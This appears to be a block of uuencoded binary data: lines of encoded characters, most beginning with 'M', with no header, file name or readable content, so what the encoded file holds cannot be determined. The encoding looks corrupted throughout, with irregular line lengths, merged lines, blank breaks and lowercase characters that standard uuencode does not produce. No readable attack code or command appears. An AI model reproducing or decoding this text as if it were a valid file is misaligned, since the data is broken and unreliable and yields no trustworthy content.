MHDZ#&=U\$(3*@688103=GNEDEM([3H;>'Z<U66S07EW62.+S_N.=W0&@!<.&S
MCX2DW+M\$AV5V*VUIY<F40\4;G7S\$YO>)\=&PV]TG4M+=5QL>.]DMB#U9U+^P
MW^OVU??'ON=G*:9RVM'%N4[Z"V<Q\98_OL(:U:!
[I5N?ZV]J-'V?NJ9]CY^M=-DS^M(;FXA2V1R^\$05>=[E"><N<I"_AFLE'45&WJU/C[-SZ2K-2%P)U_@8
MJ76%6F5%=TU=5@MY1:[N'6!.X7MI]W6_MZIS4DWD3<;7;R<2:5_H\ZOP)5=)
M&/#. &4SAF+7Z+%HCG1F1SVP41J'B7='4FMAPU,X\?[PO/6_L0]_YF-,)8GZH
M(HH)Y^VD.%Z\ZP.W'L8!3]&DA'_QO@98N: !W#P`7-/ \$F4@DR9.UY[]2A>'L4
MPR\$[O2PS,9VLJI3BEE),.B512203(FRI)6I%6ES:\7F";[P<K!])7]S*I]W
M\WC5;>OY*BKCN-/\?=&^01Zz;HTG10YJ,W!G<_LF-?"YJ[7[H\$S\$U:Y#A-@-,U
M^C@?G(HPD["+:+)16E<O.YNSP.\$#KND2[PBS&S2\$K@/4I7\&UZEC.CP<;>YR-
MN-)JD9+=V=S(R9/OD/(\$[O#T2+;IIE4GV<<YE^V=KL(W*
R;C4V0HC8\N*\M0S#&V+IR/QI4CM_A\U'D[SG[U&\B_&2-FSV5PY2I&@^X?K&>_XI2N*,]-X0
M*Z'%?;/N%"^-D5M?XA=&;W8X2?'V+*%MYF3S9\$X'V7B>-&8+Q]@>#,[@U)AT
M\AVF\\$SRM_:])WPI-"F-TDC6KI.9+6BVUKV%YZ;)>1N3TQV9>7= ./RNY="JM
M3)*G4MJ8K]X_.=?BAN] %D>9MK8J\$] [_6C(R[:94ME-OF;WLIF3UX/F1EX\N
M2F8P.QQQ?IO(*GWO?&9C85'U;U*%J,!7>8RQQ<-SQW/F4M5:4W=[K??]4SC
MXB6+B*+;+![4#F,-3)KE,IMTCW*4<1\$JO^&;;)I(]KERY)/X0>?T(D0'>_V[
MNTHY@OLUW!A:LZ,*[D?(%XL?5)C[/^S]!5@=R[8V"N/N[AK<W2'!W5V#NSL\$
M" `FNP1V"N[L' #V[!+;@%2R`0(. 'VS,K: .RM[K[7.V>=^Y[_/\W\S>>E1H]X:
M)5W5L[NK9@TO>!_>E3Z9K*U#EG.&+J: !>N@NO)R/0JV3YW&PSV;N>'M#+9K0
MY\2ZF]\$E#4A'E4%2*FC>[#6LPCRB;^""4IE9Y.?SE-1)<P+O^/_9KRLU5P,
M]G#XV2>BA1B\ASE1>'9[NO;[ON^G\$*86\$D" I(#ZJP[YYXZ*?EK>_UO/E)CL
MD85D0X-Y+])NWUQ5NTR_Y>ZXO/V<P5<6_+\$J4,_MERH1SI-LSA*PFHLS)?O
M(6^4MPHT"7KO@([`4&^(M+.`J>D/DK*)>B_8PRH1]"C1/P*/!L-2FHJ9C\$J2
M%SOLTX7^ZX1)4?W]R:39Z&;=+X4^NGQ?+4Y%\ST=LPIA0PH7)-\?Y6BX5Y(8
M#5<Q=2)>=C(0JJ%'CO\$@2D!CVRCAEI=-'Q7N^.Z\+,R=\$6"/V9NW>W41@MX;
M3M:;IP][3^""',%:(&'9#DOQ;' .JRYAD<&>GR9P#(^?@*]T)!*BU8LT][T`_
M-L(\$P^'K^4?OX^*FPO8K.`K);"B*64)*JPCL5L1WB\$VTM)B3S<_%6-2F]55
MM7QV"7D/MG\$/Y5;`Rkx->Z-R('Q/C#"#KV3QV?R\$R_:LGF;_NF?2"&Q&^),#
MWXTN;AQ&'\$X<.AN]B6Q_0Q@^ .A_ZM80@VKGvXR=O\I[30&0C:&/4,+Y/>[X/
MH=E[,""-AQ#2*B/]RCDahr("!)CPD2Z%QC2%(1C[?WDL5W"#NGOQ\$D<38
M3\D9MG,M!UO2\$B[@MMEQO!*'#/`EQD:]`N'QRU<[^NT=3EE9D\A?E]GNB-K\$
MQV2P8+^5: .S?*0K2PUE69,"MF2DYP*SS\$?M/83R\F/YJC2SS_\:&WF-U4%[:M
M<NzTYD:LQH?OD!;HR'82Y^CK=T=F\VZ.6R2:4*V9B'KM\^[N2I`R+?#;L
MU\\$/52J(36W@[:#Z6DV&* .0K2GU@2I>#J@]&ZK(^81BF&S_0@O&A!8Q)L9/
MQ%R:\$>W>C:ERY; .S]"G*-%;6<2BL"2ZY);#FO#M7;L86J@+UALT?,*B.\$[7/
M,BS<(W//\$OV1.J6:QU9B-)H(WIwLP,0^66?'VS)(]LR\=QZM+5\$(2"E,6Y,C
M7)/;/2ULOF282^=TKIFH'B9KZ;+A"%,<)TS,UDG,!G^?'_O-ED?7J9/4^O[
M2^/D.KX1OYUZ2-\6[9N83W=A'<L#YIW!#!&Q8W"H\$&:ZRGHMK]6\$;Z#)J5HJ
M;YI[4/,].;UIK_'!M4X3NB+E?!R=GL\$Z&Q@+'(C\$:_86%#T\UD?[_-18*3CU
MA'<;_39)F>9)K+A,Y4OJ1O=^Q65AD_:6S^/\$T1N<OKRZJ!U]'1C?OO=:MW@N
M.QM@C+_ZRS'^%[W6ZD>O5;5UG%'&\T=AU;6A47XS7EIOJ,5?JT]TM-BY_BHM
M33KJMC(!1J?FJ9;\)>P-Z3WN+&^3U1;J.<V7GIML3?;45*]TP;--P3/7==?;
M;S=75P+/(4C"WT9,28Q%ME!OA81!HYNC8Z/+421#V\&Q0J^B.VF]\$0*_AA8,
M(P<\<97N4Z])"NPE5Y=1"_R2\$VABC'D-Q*SZ(]WJKY0WH&\<;G\?98!#A(Y'#
MJ+:\$R#[]];S*Y6!O*A0VN\$2YT7QF)<];]1#PLJ\$*3\$U7!ONO<HEJ2O->3PK
MFI.GFS*++OI=]13K>]'FZY3PV77=/YQF:GX5\$S\$I.FPZITUL1^"Q7'>_7\VKV
MF]33_`4;'KOKEHGG2L0A+N8O3+)?BZ,9V/'Q.08[6'H0<!MTR!8^,2\W%2QB
MCXVP/^:2H3XJ*IT??]'648'SZ2B/\YT^NB!",(GACLYB^HEFLZT`D(37<W&
M9<5G9C&;,1FDX?R)\AA+'OL4L]CN\$6GZ%K*^=R(D9HGw#@OUAZF',2N<'1TI
M/(S%FQ[IOJ/V>.ZS7A(!);/YD-1M'0PP/<WVH4\N^0.9D5WC)5'AIJ7R=WUM
MNY%#MC!A0_2P*M6(*-I97<-*ERUI-)'')_C=\9R(%"F[BNEOHZM]S-SBU`*
M\$%</_T"7*W0^<(/U\$'?W',[[C>]7L%D?SP]2.J\$+5])#2G,J29-;W`*L3;1]
MF-[B\$#C5Q](,F'U00G'4C>3IO%/A*+/"7X0&#B)>9E.C,^+8;?*`^I[=\$S\$TW
M*]#WSB#_P[YG_?L5\T1U]C&6T\$SHU<,64T7M\W(C05!Q&!JF_#CWM>94GA01
ME5%-FJ('5R65^V".\`/4]R*DX,36^&D7P#/,I8-HZ'/6;8N]5=_) [,SV]J7[
M[W?P.(0)(G=&*Q0.D:SB9N)F\$F-AJ=@J: !>/^_/"J,!CH01QE#'.Q=^4/><"
M5X(6C#3!*Z7%6GW/2OXD9,)8M1=M!F-BJRS(=>I1OQ=.GP)*\R,,HQ2T?7VB
M!; ,Q<I;\@QZL4&C\T=3DVM[ZT!:&_*@[]GEGI4%7%)97VTZA@:5(Y!I^\$N1Y
M1=8M[MY]HJ)RE5QCJ\$73G"?IM9MN1QZ5;]#>J;+@Q^L>]B_!5UZr^ .6QEWY9
M_&C1YW.,I>J(-[\/@,?H?CQ>-L=WRC\$UBT!YF(:\$O*S(G9-C`=#&SLV=)6
M_]BL5J/1ZHZ*_7R]NCG*W6>)' ' 'TF=2@;&%+A6:\$CKN_X2[.\$.2.Q[])C4'CMS
MTGD)47\$'<',N;V/9M))L4&B2@'#LMV#GP-.O=#\$^JPE,OY\$FZM<;"TF9PI]
M9(6Q[X`NU%7]^T5Q7+M<C2,S*H%-OGW9>J[-HMA&/4+RZV4IC-^E9HI/Z,JS
M'J07A!G<+P\:.I(O&6C=C`/!A-P@U^P&HI](WYN\,,XNDRB#Q"H>]'3VOQ+`

M\`WK/-W.6^^CHGK,.IR`@0UQ1=OKK3K'!J=JJ,2JKD'=IOGVYM3#M%\$\)Q+
MX<&KS?,QE/BV7@]6%ZM*\6&%A\`"B@];(V^\QVAXM^\$E\$. ,7@]A[.PER\$"2
M3K.LB'6@7F6T-)`H*(F<T,YLCHB_'9+3GSHJ:4)]%#.3J:/.[ZPTY)4P5
MK&\.L/Q]V@7\$(X3.27F-4W*V'\$O1"5*7[]6QWK&-B7#5,J4W-/OUTSML(/
MP^P6*\$D2UT_Z?O(<F^!N61_HL\$X@NI"\=3S].M\$VEFF[]Z%Z=F*)YB?-,) `
MIV<Y!K,,7J*33N^K(&?X!:K5ZSDY,R;34'6\!P8I)(M#N!8=[HB!0D\$5Z/
MMFK#:"BRYW/AX_@;R-Z2,_9%?B)B?GMN_#CD!0E^)\$' *Y CZ#R(1S"VU^FF-&
M[K";'DMH/9\$HT:U@2S@ZJH5]2Z]Q8E\B+'R_8\$ LH+>SRQ,6<7Y1W39@>R4'+
M7@]&J#F2:\L(<#DET/![/%@)8ZU]=RC#+OJ:9N()ZJ5\Y0'+E;+D9)%HO85P
ME@*RS@1?!%*_MSQFFLT32XB+@,.R.'5P6(' !A/&##\$A1*2>-P]P497%'#*4
M`<K%1\$K!#"#W2J8IX1\$B\$K]ON*.'+8;1\$*@?>?I% ^U*OCR9FED\$&Y\$[,;#W,5
M0CH^+ [<ORO' ((KX@5Z187):"NXK:Q._HO&9DX-WH. [;JEQ]0]=037M)3U7GE
MC%^ [9MO4\W8GU-,W6A6I6=>\`668L0C?8T<?C'07JA^<TBX4CM\X\$Q6T):"C
M5)HC_N`\$;<X3F;O[:D\3IEN7`UEV-GVT6-1B\$2GTTHX]1Z[R^(L9+3JBD,!J
MHR@J9;-BJZV6=\^[@%&+.J3XM'JU&=Q%T0V8]WF1AG:V[I-U#F_O_6#['IU(
MDK^J];9GJ>FF:8#35AOAPSZUNCTB#A?N\$Q>@=FEVN+R(QP4EL=[!>Z9IR\$/)Y
MS\V"V6@ME,T!1,94TW3A%QM8GNDB.CO,D[N9\$735V:X\A3@/I[:*U4,XJQK(
M9>QI_-?>7POVX#XENA_1]_EK%@GH:KH*)`65L*X.G^U5[?B: !<699IU-+VZ:
M.N8)?[DV:2"K01TP\$MS)=Y^P.*[X; ,7(JOG4)-YP=\$E.C18G,N`MC"S;&N=+
M3B5L;:W`5@2[CO<4`PNZ4KML1Z-#K[*N3O*\`6E\$]&30`PWHA%A9='PED.=N
M2G<*`S2&5Y3+E,]CDK)<-3*WF^IC`B#D)FY5Y\84P[M!(TV#QO<ER;\X1?UO
MC#3;WT>:O2N!!I8_,^*` \1#>Q4=%.`33BS5HM&?I#3+V<L]RPW/3M>6.Y;B#
ME541X`.7;ZMV:2XC.?S9C.YUB0GY)>\@[V\$G+MMCU\$3N!JP%/7&+Y)`Y>L=:
M]_GV5<%]]?7OEY-*UV#]T_'?R:1WTA^[J@8]\4U>)MQ2' `(8HB0:)]O?;/E
M3=Q^RUOG\&V#F&O]?V;YR\C\$(DD8KAB,*323+.VZ:6"MPFDDO*I3<4DU0;=
M\4E'6LBWBZ)BS9XQ;F/BYXS<R`_N0WJ!5R.1A<WVFF\$)1FH%>RL\$DNI`3QIK
M]GQ*56-E[G#.-1]SAY9SUDR-P98/ZP\ZA^B=E1=C#5-C/G@+_ZD),:-WI3^C
M5]\C-X8*MREHX8T>[\-`!N9GX>:X71A[.#C!>?I% ^U*OCR9FED\$&Y\$[,;#W,5
MV2N@<>>OCGT:\K3DI@LE._69LIZ^:GCO'8+.U. [(=K\@7"]V46\7MRU_'A@
M-!JS)Q()_>0!+=,ZF2'8Y*M,MH,0G6`>T[NC0BO*^3")*YM<0P:N*Q_RMLSP
M*GQOWT?"7`-O*, /%V;FP<XH@PQZIEUY&NM&RP>B)0)*;Z1A.?4[''J/.B,.Q
MH,ZO0-?' ;SDRY[+]B,W")IC"?H0=R>)K?;W_\J&(LTA/\.K` \O'`_I.#Q?
M0YID+:.[IKLP^<1(6D\]EOA*\$%W*+;D%(R=5I2*X".^Q[*;<&P0K,(5F^_E(
MDG^Q,U,F=-/DE#D?79;@K4>XA3'_>(FC'58Y-\$0Y5\$2&0F?='&M#K#K,Y;/Q
M6TW``=5:Q:SLCJ/L5]ZV2/E^#JW--WN:^+=V*%>M!IT!-I4!1[(/ZJT!1_1"
MD(W4R-N+:#1OR`AM"V4G-?(M)AZ3YI%U'CR/_G;I0+>7"NKW,^`&*(A6@R_
M8J5`VA5Z<(*>V(BN`M)T?'RP(:&@XZ())HVXP`,`-`CTF`+F8?D.%V)/,7_X9
M&K\;T^(PI\$0<EAP07LJ\$M\9Q7VJEI"X>BXI6RG*>I)\RN?4PO=A.FB:J-J(
MHJ?&%(6)0K.[SCJC73Q8X7\$`\$8NDKV0P%R&M!X)]5@:5:97:.QCZYTT^M`=V
M,V:N,Q?;[+K9UB>GHT>T<UV];NPM7FYBFZI#7]M(GBDN?5/<YCN(-N['T)E/
M=-ITI2V7U?V4D87/7_-CO-[H[LEI[:KJNL-3#8H/7_)H8DLGH<_?I.EIUO`
M1GG=C/[*P@_=\46'2C[-ER[3P2G1W;!/ @^X3DQ=0'0TMD8\]9W\$D\@TD(#4E
M2' "R+SZ,ZRB9AL5C:>8<N:;U473S%+O8^N/J\$@X%5]1,ZI&I;"8KV-1*"9\U
M^Z(R9?BMT3PY7!-ZDJXPW,Y+8\$UIO\[_#1ITV?!\$X(,X!BX;0;#_X67#[M<9
M&O1D,0(D)\$;%QR^RGH1E/4F]\$H'2-S5_#L;4!%F%AI,!F=@S& ;LS5`?V9LW
MDV_?5.3B#[Y]8Y&0EJ)C,O3VS59F3OS(6[]72=K))3D)J2E59SF)2>GZO6_)
MXHP2JXQ,E\$U>YZ2FJ";F&*9K)^:1;E7D0+I!(TX]1GL*)?JZ]+\$JVEM,J\$_X
M>-J-31SG#D':R-]G;;:'&.92@1JT@OW1Z06HEC_/4/W1DP3H\V=.+WZV\/.<
M\$,D?4K_^\U8S^5?O`B!;/T^X_-&6TY\ZD_A]3NE76S_/9OS1EA'\$SWT8_&KK
MYZF"/]I2A/R[V9]?;KSWO:/MH3^U+W%[U,-O]KZ^07;'VVAP/[=6]Y?;?W\
M^NF/;C=RX/_+^A^?>KSVX\$_%G#]3]UN_/X>ZU=;/S_M_='62^2_>[OPJZV?
M[\O_:.0A3YUW_/ZT^*NMG^_F@K% ^/O[NM_M?7SY>B/MA#_U&' '[W<NO]KZ
M>=C_T98HP=]=SGYWSX\$`*_!VHCZ?^R>X__XY[^X_N,_6?;QC_?K?@_Y&;_
M9?T' *R=P^+_K/_X7/O_\]E[\%\=*4'_T_/3;8@90%,3?)O[O+AYAEE5@E%&8
M=B^#@D\]Q.\GQ*>U@DK9H[NQH,;=Q=7"22G8PV'PVJ,ZMO[H<N\$"_KT@/SN>
M`A7D-R]-M?_&H=10+J3^C`\$ /]@>747]&PP+[]Z/_GRD6?DF!^R<I@.O%/QON
MUVS(_CS1/UP_1:L? *V*JH'U3=&QG1\$Q4/85#S&L(GE%&2LH0Q:Y4?ZR'?I[,
MM/:.JG#`W-8D+_8]Y`V.50&>S/VV".DPZ2#?"C:"ILGL1!K'E[T,QXG,6=+N
M+G](UA!<C#1MXD%GB3=!4#34K:WT6^EAQZM9\ :S1^/#UJ9C.8OT*\$`S*I%6(\
M>ZTZ:.BXSG(4U]Q2S!\$ME%M584%AOA#)C]R<1E`>0:_BUHR]EQ\ :POONY-#A
M1\$-FG`,`&F/8_JJ18+@6!_DY)"<AQCDY#`"MY`3\$V5Q6JT,"O*HF!./INB
MR\Q9;KRZ-&3BVf/*O.O=-9Y/O`0E+EN^!6<>3ITDFY9JM-TCXN(S06?V)']\
M195\LA63[\\$#Z+5,RKG`]P00*84\F"TS9PK4:\WLK"/Y4\A5LU0FF)Y*#-*3
MP'G14@9SBMTMQ2-2">7,(>'WX<5=P*G'TCUZ`C\KM;D4"UTQNOBFZ#D->_86
M_E5I!2/=,Y5Y>!?P3O;;J='WA;T(6:WL`N514DETO;R#^>Q8EZ->,>.F(#>'
M"=CB7A_+=,8FHB3PV[ZM-4:Q2DZ(C6&>R+0SI-G;CYI9"<-3(10ESR+QL]9K
M\R&'S#_.VY,H,9'M7.)H)\$Y7K!5_5HG=8!A5@?&N`\$IA+1<JMJV]' +L.:?/-
MPRJ7+TKB`>H[K"G5?*2U`X.N[3I;+!T!II73*5.A%YT<?\$G;:2@S45"1'\$:/
M13H;2'S:45B%S4:/ZS5I)*Q*S&"MKK,_ ^O2M'4_9PIXL0TW\$2W6TFO>XD?"
M3KF*_C:1/%D%MZCS\$IS\$Z&N7TGJS%4N\<L,.`(E'Z0GDE#(83V13R)"Z*&=

MX%/'1PDIR,<^0L!AO"14\$85FLG9+L;?>H)M0.1,-M8+S]D6=POOX3?#Q;+AL
M3DI0L&C.](\$M<^UE+D<=J\C9?JSRKF5PM*SS1:FDR+/MNL#FWCP)+%7ZEQ
M,\$L_&H_4M*E%MFXP3?C6NIXW:Z-5%=:T8GY?M(),%3;\Q+8/G;_SPM*E):HJ
M^2+ZG8B5-@5R1'?[DV/']2J@,^8(Z\B@,XGS,/>_I[_Y#])_":8:(#)P#Y?WB3
M\>OPHORKX?5//VC1FGI.:AI8!C0\PT+(N.DAPG#P5\$]SK<EVID/]/EK)Y2KK
M%C1R"S988\K)IB=R@H-CDVI@/7G2@T\L",VA"_RN)!7,^UBP:@K<W.(-,08
M2?++16CNJ:O#\KK)8>JPD&>.W_R2;Z7K==<P2ZQ_"S)94*S]@801>+9\$=\2^
MG3(K60C<T),8L5Y!NSYT0<<^1+R=,!>D)>700(AW)MI(;#&\0Y'<[%]0'VFE
M7I@F;N-)Q9M&40[\$>%I/9]L<B7:?'^LD[V2FL?/6TU\$YK77%26('GI!>_"-
MYHY7^#;6D'4,!Q&+:T?>E@;AO<D22_*D2T?1ECMAKY<8\$HU&1ZE)_-#6T2V
M&D7K8'S&B^U6J_C<F94E+@ (A=.1'^:5QCQVY\$Z2C.36^+@P\=9';VD(*-@A7
M[Q#@X<.:O)0(C=)Q=BL,S1_^9D5-ON==S.?+R=93T\20A0]O]G+I*5EZA/D,
M9:L5-<Z!;?Y9EQNCN+%.8A4YNGE<IEUJSW*F-%6=7GA+UE.SSL:MT<'!(7'
M>*VHQ!0:ISOTR^00'\E!#9C]6,A,X=94494\6:- (OP(8HEOL!GTX/7H#>@3K
M@WS89U9>N/OX(R0IL^ERCTPOHD*R#J;.29C1&%"/]T<;J.WLY1Y&?7!MA1L
MU86@7J'3YQ=;5DNM"D)">1-<\$1'HL[B&"C(Q9;\NCDO641:C3.?4[Z%JQ<&Q
MG;O5Y7J9+!7JWD)'9*:=?3WW;EZV6!0&?I72SUL_^LVNT&6<8B1G*8K%-:PE
MI7:!:S\$K_)^VO.T.YQK\!X'[D#]=FT?IM\HOHWHL+1_EJT6\+=8HDU!5B+\(
M/3HNG&6L*'1IY%C\5+R)N@!E>[S#7>['TEBK(5A4CF2;S&@4(?R0Z!LBN=VG
M\$Y+GK65)3T@:;BFMR5V)"RX6WNPZ_9E=_\$B(*RXZ-F[/+68KZ>! 'G+\FY[7.
M,EILS#2,K=LSP>R\ML^@#TJP^Z.QW#B^N%0U+G&<E\I#'_)3AH]D'D2708,U
MO]BD>=G%^\LJ:;#BJ^-SI.4MO/0L;:H\&N+W\9V?OEN\$HBXSTD7^6/4JU"9[
MT"+=H*'U[;2QZJRGK300FD!V!P?[+18C"@-R1G#N#"NT<#" \$R+A]SILC;8^U
M7(,48STKQN#@00B"E%P,'@AM1185@:;XA6*:-]QVL'6-+-\8K1OSHBFTT<0%
M=%X0<'EG+T_NX)9P=.EIGZHYF'1/^F'&?R(B)LC;_>07BAV31\=KP5?%21;Q
M*4Q4*AQ]LQY7C1>RRHU9-0W=U3QO8\30:1,A,Z(?B'&A4\$\$)&T?F.8F9Z9J
M19'?1*1YGD[7]%;@3A;@9#W4I1I08Z"/[!(\H\$J+^#\%X5!TZ4\?\$K4A*W
M-P^'\Z3(]=@=#7,26%U09K7.\WK'>VWK907E!0?:X=I+Q\$GC\$WV36'3;K_#
M%!&[4GKBM;Z^%!:^WDJ._8S[,5><+#Y>.40X:Q>)3NK+OC[M,J4/G[G4Z9D<
MNAGD=-/D99M\ (]\Q>7TCGWO@CT8PJ<F=_L"I9)P?J+I+1%4=IXJ^LJK/.)L@
M^ (H^T(WOF5))L,(MN1TWLU*DJT>'9.B"Q14NV@S@^0J'HW"R"/?'0_8=<-
M-\$I>+:7<8&.WCYHTC6.#UD&4BI^8U'G*%(\RT[_0\RNY0R6J\$7N]?WU'G\XS
M\Y"'\8_?&V"8S_WR+B&O,W*ZW^7)HAX1K!K*L/A2.C?#%6'P8@P237B2_YA,1
M2V(KLS4K\$U,K"]R:)(,! [L]TNDNX5J9&N5E^T5D?8+Y:K/8P>^"V+SDN]IV:
MLMP1WIDUDDPQL!M54G_&]1B=MS/FF99)AK_&R+Y\$"S*=Z:\ [=SCKQ,S]<U!
MF]: "SN>M96&)ILW>5_5MI\$GI3MC?7BM),P7.N'^+7;PR\$O[J&^4MT@^WD]\$:
M&VIZ\$EC?N\$58#NTS@L"8<IU*F1[168M":)(I! [\H*E0.-D&T:7V%]X(\)5;
M\$>HMA3#_MNU&Y@105#JYJ6P1L<#M413'-\P8CJXKU//<FY-Q*B@"@?7ATVRA
MNZRS3"%QIT]WHSY!T%.Q[<P=+R^HY=]'8"8P:[-1M7MB=Q23T0V4,^OW-2'N
ML.4_U>Q!QITP+H-W?.]WO#[JR%-X&?B"#_H3<P0/U; ,G/:\$(#GOME4]5>N)?
MQ.XL#]7=B7MX8C\$R3&5I.S)8.:JX(]SH6!ZFI5S@ (LF(Q8!OSBK9RY\$,T4H
MK5A)['DEK3AI2>:%:.,*=@P_?5891HX"E^HB?+VN\V'*\$D.%PJZ,K/G)0P\$![
MSA71AXUAOVA&4W?4'=-'C<B39I.-T+R\EF9]MO\$*Q-Z=I&>C4=\P1--%'0\$
MO%CE\$# 'BW#E,T6Q'CYT"R]R; &%<Z%U25II:?H'K*KM8SO4*BOMYG>UG*'8VH
MO1?N/(X),C!WJ:X94N5TF!<U%*ZD85:S)ZXYP"^\,:25'L.%?ER%7&\$F_A:<<
MUP=C.ONV*OB+]0S_F?B3'>JF3#([0BK)@G'#V9W7:Q0[@C[JEWFA.J]-H_<+
MHF-LOE[<4-EKYQ444#Q_'<'>!/5,0UT^KU=,Q1]F0B4)>M6=L?8HG4JRLWB=
MV="@1E69+<@8FU*Z!\$]"']5A#)DP6NR0'JJB*\74MXTT+;:0P'5R:OS-)SB6
M6O.SY?+A^X^3QE)FTMSB]I7IU1/&7GF%1,L6Q%B?KGO0C5_J(9I_;%2?7A+=
M<F<E(BBX0M;!OMVXS,_!@(/]IK24,20G903:&&P<>?7<Q7XD#:D),"&XSSA#
MP'WOVODN3(%+B+) 'PF+C_=CN]'B&?\QD%+3H?'SY%4'^2X)Y^#LT2Z-/:;7.
M1)<B+U._P"?OUZS[(^BU0+00)%0I(2AZ8--B<P;S>:Z%]OE^R-7RLYHR?+J!
M('!'_7GH0(":@C)]:'?NY'R%+!B3>O*)#\$\503SUX':ZKDW>%'O-(J(\$@O
M#;/1C2B<4B-")?X@IN1\$L2/T!>KT)6LGB20.@M'@?'7SB[VOK'[N83B8FY^;
MYBE%'4B_#G9<Q6IA3H'D' SV:AM<,(RMIZ()Y[19RXD>6U&+#!['3;^ [974
M,[7'\'+Y:4^QV7Y9'."[4J)5V\$'/5WE)P'2408G:#&GC'T+F/U]?718@@J4\9
M]5)/[F,.5M%QK%U"QG#8'[_DJXK6]J+&5P%"H<.[IX>][ZMC[6!30W-Z8R%
M;[Z'\.SE_'2PU'9'!&TR5.;BO_X!?!(.2M2B!2W^<A.L\9EP2\$3;.J!VY-M>
M;==CY1LT#/L6LN5IFK9I*A]T;+^P</SU+]!(\$1(=UEB#8%\W.>+.M<"'6]
M[@J].'^\[;K(T8*H?/R'J("WPHY2?_04C;4Z@G^BYFYMH'I'4-L,9SYN8.[-!
M\$[SQJ#YCCF9' SV(F*)JO_H1\$1-9EB4RE?)0Z_!7+>X:B!"F%:DY.XI5J1TBZ
MZA?Y\RA(M8R2)\?.Z0)[H^]7KOE5#30@65,\$[C^^<HG_G"WY'!:59\$P7L7&
M23Z;S/Q<R)Z,HJ(!.C\[\\$'9P"@+9W&AU\$\$'26E4?-AR6Q!LL'/5]M!(8%'A@
M/^PY_C,XIT%XSL>/M3]G"7A.'"FFX0=\N]W\$?(ZN32!9VXT,ZZ3<0X[\A"C9
M1'X'7M;5:C,&&* (DV@('IM&0]YF\46?/=X;]??.5!=QRU0Q-MGP3S7P?V5ZE
M\K=EO/E;%1&9+UP)?*@<6?:PQAAX6=#&E*+APBJJS:%Z/W\MT#\# 'B()TO:Z`
MU2PS2XHLA9YT'QFXR!51@,@ME>W!L9KD,_>M:JLS:_>V+16/C"MGU"N4&'7?
MZ3!&\O; ,X@H,U!]@*NIH2%'4V7VA1Z?)U/QJ1.DBB[JXYH9])@('?*#N\4Z)
MFD>'Z1B_<(-TPE>E\$7P?Z(\5:GHEZFOFOO-QI251C4H?&5I>;U/@8.VXZT-\
M\?'% %=!QEX5>F:O%E2%.<0YF4R@RIOZ2.G-7]L*6OVH[Y\$4&O\,FMRW7_F2Z

M"VLU6AWVBEOJXF`9WJ+9QG@XO*N9V^4K;_&\@B)3`8^#EI>\$\$+7\])0JP[6<MI*2XI<<0T]3)\GY,KW([S\LI^ (D/QJ%6<)4I0AWNTT: ?H;BGU=8JK/\$M4\9M_T1_-0'G-E#/A"J).=O;QS5IN.F@4;9S7):?)7LDF\$M";&<;C()NZS['C'L5M?_'`YQLME&O*N,X>.(%C[-6KM2M?M\$;Q=JO:FH<^ZB;%Y(0GQ\=W,+0*GE;8MLG3LA/[!])10\$FDN?W_CES!G3JOY(5J;0MF#_Q>,'W[#6!;AGXN='`D'Q7\$'1M<`.&I;187"5<#51"\]F4)G9>U@<L?LL&B6MP:DTJ#F_(W`IJT/'%:S/FQ87`M/CM!=^%8400NA+000-8BZ`MG9B.X\$/VN:XKD_0WG!0HA)O%F;?-B(NOR!D5;M=M\$TSQA&.,^B&1Z7VS=ICOF@`QNR/\$E/#@KTZ+AJ^(5/"=:N'*>4/JVK*815MN0]SP-W<*&UI!6-_1-_!8]R`C+6.!.J\$.GXP+.#^O*'_!3>X/G^VM68.>DQ]M/IC&>GGN2EB]\$QA3\I"H"V_@9DMGCJ.1\$;H,6H4-^^"!`VYF:(5\$RK@@:_UM+Q_X_G+(B?X^Y/ZQ))<&GZ7@A9*Q0JRL!`N0A]+N4\$50)`"US'0PB9UQD0ZMZZ('UN\:\MDGS*FXK8,HT*\2^`Z\$K8/+@MEF/]1/30#;5G=. \GWU/]\E?`XNMF/2V_RM>OP2X&,8JWJY>?-&HA62+KT00[>"C*%/1?@WTA4<-QHNQFO)M`20=M&WOKB6'6Z`M4+HY.-U%A&10.X=)A+4S&.#+@GE!C;"UJLY!(C)M>SC#5%QVOM+?%]1,-WBKZ)QEI<Z5.W6>E9,' ,0?./I?Y\V48P<TE:0QK&'H'<<DC2S4(^EM\$O\%6:BW)0(\Z)4ER5U: :Y\3=5HSNXJ`Q5">#[/]+@?TFJR4VNQE!H5BT6S[M!%W9(S-"I"XV#LME3"3BW.TT:JD^ .9JB]\$?<6A%'GJ&\JKICN!7(IH,[HA*JM,Y/UB*DIM<_ ;(4Z'M<4C<K\XJJA!<V1P,^(3W)JOPCJS)8F7H?NH=]T&/C?'M9]#&KJ'>)B=1H7GW12<)]8C]R<3[BBB/S,)TNEK9]KR8V'+(ER)3WC\$0#0CAM\$Y,=F%:P0\F5\SI)2)I<\O(:#50"J=?TRVWH7Z0^IV&G.+`T\$NIZ:+@I>?/EM2L&TSZ)\$!('*I2F.C=\$F+HME;G(*3U9=B`A;/I+%T\XTTB+!<W(%-Y^+Q\1MJM\$Z,-=Q&B*GJ)-^9P8I;NHAL]MEW]J855WCL5@2I]M(\Y>HT:IXLT.EI5T\$MOXF!Q2^V"J5"^^<;+Z#V;8WN*1R>/^`)]EFZ85/\,OA#P[/`S=U((^I)C1C*_/_MK(IM*Z]8UK3&.OD%^YJ39DNC&PY(%<4*0*11)%/<HZ?+G;U7L_`)]E[(%)JM@C>L\Z_C.@B,HK5!EP(SP)J3A7<BP04;.J8F'[OP0:.`83&!2Q@JM#Y@DKM[MXHP;[=C@]\[F:C0P`*,FL4T(*L:,_JI`?E9X,S\$/:_I<SZ(&8EI;\$BJQ2#8(M!P[#"+KJRZO20HP0?Y#U%!W# [7HQZ_H/RH7&K[+C_LFFG`'S&V*S.OE81^@M\$'WFXX-5(E)QAUQYFK^,UXV_2^![N]OU5(KNF>+KOMQ7<J2C6%'+(RJUW[_@M_-GLX-^7SSXGX\VL=^7#=#JK8:A@^3,[ME>44[S8L\U(@H@@*TIR3\$J4B-=%M*]W`6<QU=ZIUMRY*NX7_`^OQ;,%>IPOAEH>/7`F`.K':RU]/R2+ZGK9;9KA.?M,GW/)C>,NB%3>V*":(LZP\B9GTJ^P(1WL)!816,;6O.&YW&6Z[5G#-/&JGUDM#`;/PFR<EH&-[BF^FO2V<RBNG"*>XC32B\Q\$X8T8">Q>YM(. \$J3<DN&+GLK.MLC+SD`!E^L[B+DU3\SG: 